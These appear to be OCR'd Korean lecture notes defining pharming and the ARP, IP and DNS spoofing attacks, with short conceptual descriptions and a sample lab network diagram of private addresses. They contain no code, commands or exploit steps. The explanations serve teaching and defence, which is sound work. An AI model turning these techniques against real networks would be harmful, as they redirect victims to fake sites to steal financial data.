
Pharming Attack

- 피싱(Phishing)+ 조작(Farming)의 합성어
- 정상 사이트에 접속하더라도 가짜 사이트로 접속을 유도하여 금융거래정보를 빼낸 후 금전적인 피해를 입히는 사기 수법



<<파밍 피해 흐름도>>

Spoofing

- ‘속이다’는 의미
- 인터넷이나 로컬에서 존재하는 모든 연결에 spoofing 가능
- 정보를 얻어내기 위한 중간 단계의 기술로 사용하는 것 외에 시스템을 마비 시키는 데 사용할 수도 있음
- 종류


  - ARP Spoofing

  - IP Spoofing

  - DNS Spoofing


ARP Spoofing


- MAC 주소를 속이는 것
- 2계층에서 작동해 공격 대상이 같은 랜에 있어야 함




DNS Spoofing


- 실제 DNS 서버보다 빠르게 위조된 DNS response 패킷을 보내 공격 대상이 잘못된 IP 주소로 웹 접속을 하도록 만드는 공격 방법
- 클라이언트는 이미 DNS response를 받았으므로 정상 DNS response는 drop






Web Server
www.test.com
IP 192.168.100.10
MAC 1111.1111.1111
DNS Server
IP 192.168.5.250
192.168.100.10 www.test.com
192.168.3.251 ftp.test.com
192.168.4.253 mail.test.com
ROUTER
SWITCH
IP 192.168.1.254
MAC 7777.7777.7777
SWITCH

